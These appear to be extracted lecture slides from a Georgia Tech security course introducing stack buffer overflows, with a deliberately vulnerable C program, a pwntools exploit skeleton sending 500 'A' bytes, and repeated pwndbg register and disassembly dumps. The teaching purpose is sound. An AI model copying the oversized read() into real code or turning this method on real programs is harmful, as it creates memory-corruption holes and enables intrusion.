Binary Exploitation

Buffer Overflows

Georgia Tech

CREATING THE NEXT

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

- Objectives:
  - Showcasing a methodology
  - Introducing buffer overflows

- A like-problem, not a 1-to-1 problem

1. Have you read the **flag.c** source code and do you understand the vulnerability present?
2. Have you managed to trigger a segmentation fault (thereby validating the buffer overflow-ability)?
3. Have you identified your target(s) that you want to overflow (e.g. registers, variables, RET instructions, etc.)?
4. Have you validated that you have control over those targets (usually through a combination of **cyclic()** and **p64(0xdeadbeef)**)?
5. Have you identified an appropriate address to jump to (are you sure)?
6. Is GDB showing you've solved it, but saying you need to re-run the exploit outside of GDB?

Source Code Analysis: Code flow

1. Start at **main()**
2. Data is read into **name[]** via **read()**
3. The **secret** is checked
4. If evaluated True, **give_flag(secret)** is called
5. Inside **give_flag()**, the **secret** is checked again
6. If evaluated True, we arrive at **system()** for the flag

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

Source Code Analysis: Kill Chain Reversal

1. Start at **system()**
2. In order to get here, **check** must be **0xdeadc0de**
3. In order to get there, **give_flag()** must be called
4. In order for **give_flag()** to be called, **secret** must be **0x1337**
5. We provide input before this via **read()** to **name[]**
6. The **secret** is initialized as **0xdeadbeef**

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

Source Code Analysis: List of Problems

1. We don't have any direct influence over **secret**

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

Georgia Tech
CREATING THE NEXT

Source Code Analysis: List of Problems

1. We don't have any direct influence over **secret**
2. The **secret** is checked twice against values it isn't to begin with

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

Source Code Analysis: List of Problems

1. We don't have any direct influence over secret

- Recall we identified only 1 point to supply input
- The **read()** function

```
read() attempts to read up to count bytes from file descriptor fd
into the buffer starting at buf.
```

- The vulnerability:
  - **read()** isn't reading 100 bytes, it's reading 0x100 bytes
    - 0x100 = 256 bytes
  - **name[]** is only sized to 100 bytes!
  - **Buffer overflow**

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

What's a Buffer Overflow?

"A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer…Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code."

-OWASP

Georgia Tech
CREATING THE NEXT

Our First Exploit: Verifying Vulnerability

```
binexp@CS6035-24:~/demo/bof$ ./flag
This isn't much input
Try again!
binexp@CS6035-24:~/demo/bof$ ./flag < <(python3 -c "print('A'*500)")
Try again!

Segmentation fault (core dumped)
binexp@CS6035-24:~/demo/bof$
binexp@CS6035-24:~/demo/bof$ ./flag
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA
Try again!

Segmentation fault (core dumped)
```

```c
#include <stdio.h>

int main() {
    int secret = 0xdeadbeef;
    char name[100] = {0};
    read(0, name, 0x100);
    if (secret == 0x1337) {
        puts("Wow! Here's a secret.");
        give_flag(secret);
    } else {
        puts("Try again!");
    }
}

void give_flag(int check) {
    if (check == 0xdeadc0de) {
        system("cat /proc/flag");
    } else {
        puts("So close!");
    }
}
```

Georgia Tech
CREATING THE NEXT

Our First Exploit: e.py

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += b'A' * 500

p.sendline(payload)
p.interactive()
```

An example exploit script (e.py).

- May change over time as the project evolves.

Georgia Tech
CREATING THE NEXT

Our First Exploit: e.py

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += b'A' * 500

p.sendline(payload)
p.interactive()
```

Configuration/library import

- For SSH users, you may want to add:

```
context.terminal = ['tmux', 'splitw', '-h']
```

Georgia Tech
CREATING THE NEXT

Our First Exploit: e.py

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += b'A' * 500

p.sendline(payload)
p.interactive()
```

Configures script to run as either:

- **python3 e.py**
  - This executes our exploit
- **python3 e.py dbg**
  - This runs our exploit through a debugger (GDB) to help with exploit development

Georgia Tech
CREATING THE NEXT

Our First Exploit: e.py

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += b'A' * 500

p.sendline(payload)
p.interactive()
```

Our exploit payload

- This is what will be sent to the binary
- In this case, we've configured it to have 500 "A" characters as a bytestring.

p.sendline(payload)

- Sends the payload to the binary
- sendline() appends a newline (\n) similar as though you hit "Enter" on a keyboard
  - Alternative: **p.send(payload)**

Georgia Tech
CREATING THE NEXT

Our First Exploit: e.py

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += b'A' * 500

p.sendline(payload)
p.interactive()
```

- p.interactive()
  - Allows pwntools to interact/interface with the binaries.

Georgia Tech
CREATING THE NEXT

Our First Exploit: Using GDB

```
binexp@CS6035-24: /demo/bof$ python3 e.py dbg
[+] Starting local process '/usr/bin/gdbserver': pid 5460
[*] running in new terminal: ['/usr/bin/gdb', '-q', './flag', '-x', '/tmp/pwnz2oqbwuq.gdb']
[*] Switching to interactive mode
$
```

```python
#!/usr/bin/env python3
import sys

from pwn import *

context.update(arch='x86_64', os='linux')

if (len(sys.argv)<= 1):
    p = process("./flag")
elif (sys.argv[1] == "dbg"):
    p = gdb.debug(["./flag"],'''
    unset env LINES
    unset env COLUMNS
    break main
    continue
    ''')
else:
    print(f"Invalid argument to e.py: '{sys.argv[1]}'. Did you mean 'dbg'?")
    sys.exit(1)

#Buffer Overflow
payload = b''
payload += b'A' * 500

p.sendline(payload)
p.interactive()
```

```
The $heap_base GDB variable can be used to refer to the starting address of the heap af
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
──────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────
 ► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
   0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
   0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
   0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
   0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
   0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
   0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
   0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
   0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
   0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
   0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
────────────────────────────────[ SOURCE (CODE) ]────────────────────────────────
In file: /home/binexp/demo/bof/flag.c
```

GDB: First Look

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
```

64-bit Registers

```
[ DISASM / x86-64 / set emulate on ]
word ptr [rbp - 4], 0deadbeefh
word ptr [rbp - 70h], 0
word ptr [rbp - 68h], 0
word ptr [rbp - 60h], 0
word ptr [rbp - 58h], 0
word ptr [rbp - 50h], 0
word ptr [rbp - 48h], 0
word ptr [rbp - 40h], 0
word ptr [rbp - 38h], 0
word ptr [rbp - 30h], 0
word ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
ag.c

secret.");

[ STACK ]
c000
7ffffd72e7e8 ◂— 0x0
02:0010│   0x7ffffd72e7c0 ◂— 0xb700000006
03:0018│   0x7ffffd72e7c8 ◂— 0x0
... ↓       4 skipped
[ BACKTRACE ]
 ► 0         0x401182 main+12
   1   0x78d3f9e2a1ca __libc_start_call_main+122
   2   0x78d3f9e2a28b __libc_start_main+139
   3         0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
```

Register contents

```
[ DISASM / x86-64 / set emulate on ]
   word ptr [rbp - 4], 0deadbeefh
   word ptr [rbp - 70h], 0
   word ptr [rbp - 68h], 0
   word ptr [rbp - 60h], 0
   word ptr [rbp - 58h], 0
   word ptr [rbp - 50h], 0
   word ptr [rbp - 48h], 0
   word ptr [rbp - 40h], 0
   word ptr [rbp - 38h], 0
   word ptr [rbp - 30h], 0
   word ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
   ag.c

   secret.");

[ STACK ]
   c000
   7ffffd72e7e8 ◂— 0x0
02:0010   0x7ffffd72e7c0 ◂— 0xb700000006
03:0018   0x7ffffd72e7c8 ◂— 0x0
... ↓     4 skipped
[ BACKTRACE ]
 ► 0   0x401182 main+12
   1   0x78d3f9e2a1ca __libc_start_call_main+122
   2   0x78d3f9e2a28b __libc_start_main+139
   3   0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
```

Register R11 holds 0x203 (515)

```
[ DISASM / x86-64 / set emulate on ]
   word ptr [rbp - 4], 0deadbeefh
   word ptr [rbp - 70h], 0
   word ptr [rbp - 68h], 0
   word ptr [rbp - 60h], 0
   word ptr [rbp - 58h], 0
   word ptr [rbp - 50h], 0
   word ptr [rbp - 48h], 0
   word ptr [rbp - 40h], 0
   word ptr [rbp - 38h], 0
   word ptr [rbp - 30h], 0
   word ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
   ag.c

   secret.");
[ STACK ]
   c000
   7ffffd72e7e8 ◂— 0x0
02:0010   0x7ffffd72e7c0 ◂— 0xb700000006
03:0018   0x7ffffd72e7c8 ◂— 0x0
... ↓     4 skipped
[ BACKTRACE ]
 ► 0        0x401182 main+12
   1  0x78d3f9e2a1ca __libc_start_call_main+122
   2  0x78d3f9e2a28b __libc_start_main+139
   3        0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
```

```
word ptr [rbp - 4], 0deadbeefh
word ptr [rbp - 70h], 0
word ptr [rbp - 68h], 0
word ptr [rbp - 60h], 0
word ptr [rbp - 58h], 0
word ptr [rbp - 50h], 0
word ptr [rbp - 48h], 0
word ptr [rbp - 40h], 0
word ptr [rbp - 38h], 0
word ptr [rbp - 30h], 0
word ptr [rbp - 28h], 0
SOURCE (CODE) ]
ag.c

secret.");
[ STACK ]
c000
7ffffd72e7e8 ◂— 0x0
02:0010    0x7ffffd72e7c0 ◂— 0xb700000006
03:0018    0x7ffffd72e7c8 ◂— 0x0
... ↓      4 skipped
[ BACKTRACE ]
 ► 0        0x401182 main+12
   1   0x78d3f9e2a1ca __libc_start_call_main+122
   2   0x78d3f9e2a28b __libc_start_main+139
   3        0x4010b5 _start+37
pwndbg>
```

RAX holds an address; first instruction is endbr64

GDB: First Look

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◂— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◂— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◂— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◂— endbr64
*R10  0x7ffffd72e540 ◂— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◂— endbr64
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◂— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◂— 0x0
*RSP  0x7ffffd72e7b0 ◂— 0xc000
*RIP  0x401182 (main+12) ◂— mov dword ptr [rbp - 4], 0deadbeefh
```

RDX holds a pointer to an address with the string ‘SHELL=/bin/bash”

GDB: First Look

```
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
```

Assembly instruction addresses

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◄— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◄— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◄— endbr64
*R10  0x7ffffd72e540 ◄— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◄— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◄— 0x0
*RSP  0x7ffffd72e7b0 ◄— 0xc000
*RIP  0x401182 (main+12) ◄— mov dword ptr [rbp - 4], 0deadbeefh
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
In file: /home/binexp/demo/bof/flag.c
  1 #include <stdio.h>
  2
  3 int main() {
► 4     int secret = 0xdeadbeef;
  5     char name[100] = {0};
  6     read(0, name, 0x100);
  7     if (secret == 0x1337) {
  8         puts("Wow! Here's a secret.");
  9         give_flag(secret);
[ STACK ]
00:0000| rsp 0x7ffffd72e7b0 ◄— 0xc000
01:0008|     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◄— 0x0
02:0010|     0x7ffffd72e7c0 ◄— 0xb700000006
03:0018|     0x7ffffd72e7c8 ◄— 0x0
... ↓         4 skipped
[ BACKTRACE ]
► 0         0x401182 main+12
  1   0x78d3f9e2a1ca __libc_start_call_main+122
  2   0x78d3f9e2a28b __libc_start_main+139
  3         0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
```

Current function + number of operations since function start

```
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX  0x401176 (main) ◄— endbr64
*RBX  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
*RCX  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*RDX  0x7ffffd72e958 —▸ 0x7ffffd72f194 ◄— 'SHELL=/bin/bash'
*RDI  0x1
*RSI  0x7ffffd72e948 —▸ 0x7ffffd72f18d ◄— 0x530067616c662f2e /* './flag' */
 R8   0x0
*R9   0x78d3fa0a3380 (_dl_fini) ◄— endbr64
*R10  0x7ffffd72e540 ◄— 0x800000
*R11  0x203
*R12  0x1
 R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401140 (__do_global_dtors_aux) ◄— endbr
*R15  0x78d3fa0d6000 (_rtld_global) —▸ 0x78d3fa0d72e0 ◄— 0x0
*RBP  0x7ffffd72e820 —▸ 0x7ffffd72e8c0 —▸ 0x7ffffd72e920 ◄— 0x0
*RSP  0x7ffffd72e7b0 ◄— 0xc000
*RIP  0x401182 (main+12) ◄— mov dword ptr [rbp - 4], 0deadbeefh
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
  0x4011d1 <main+91>    mov    qword ptr [rbp - 28h], 0
[ SOURCE (CODE) ]
In file: /home/binexp/demo/bof/flag.c
  1 #include <stdio.h>
  2
  3 int main() {
► 4     int secret = 0xdeadbeef;
  5     char name[100] = {0};
  6     read(0, name, 0x100);
  7     if (secret == 0x1337) {
  8         puts("Wow! Here's a secret.");
  9         give_flag(secret);
[ STACK ]
00:0000| rsp 0x7ffffd72e7b0 ◄— 0xc000
01:0008|     0x7ffffd72e7b8 —▸ 0x7ffffd72e7e8 ◄— 0x0
02:0010|     0x7ffffd72e7c0 ◄— 0xb700000006
03:0018|     0x7ffffd72e7c8 ◄— 0x0
... ↓         4 skipped
[ BACKTRACE ]
► 0         0x401182 main+12
  1   0x78d3f9e2a1ca __libc_start_call_main+122
  2   0x78d3f9e2a28b __libc_start_main+139
  3         0x4010b5 _start+37
pwndbg>
```

GDB: First Look

```
[ DISASM / x86-64 / set emulate on ]
► 0x401182 <main+12>    mov    dword ptr [rbp - 4], 0deadbeefh
  0x401189 <main+19>    mov    qword ptr [rbp - 70h], 0
  0x401191 <main+27>    mov    qword ptr [rbp - 68h], 0
  0x401199 <main+35>    mov    qword ptr [rbp - 60h], 0
  0x4011a1 <main+43>    mov    qword ptr [rbp - 58h], 0
  0x4011a9 <main+51>    mov    qword ptr [rbp - 50h], 0
  0x4011b1 <main+59>    mov    qword ptr [rbp - 48h], 0
  0x4011b9 <main+67>    mov    qword ptr [rbp - 40h], 0
  0x4011c1 <main+75>    mov    qword ptr [rbp - 38h], 0
  0x4011c9 <main+83>    mov    qword ptr [rbp - 30h], 0
